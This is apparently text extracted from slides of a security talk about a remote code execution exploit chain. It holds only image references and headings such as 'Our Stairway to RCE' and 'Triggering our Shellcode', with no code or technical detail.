


Our Stairway to RCE


Step 3

Step 2

Step 1




Triggering our Shellcode




Step 3 progress

Triggering our Shellcode



Step 3 progress


Triggering our Shellcode



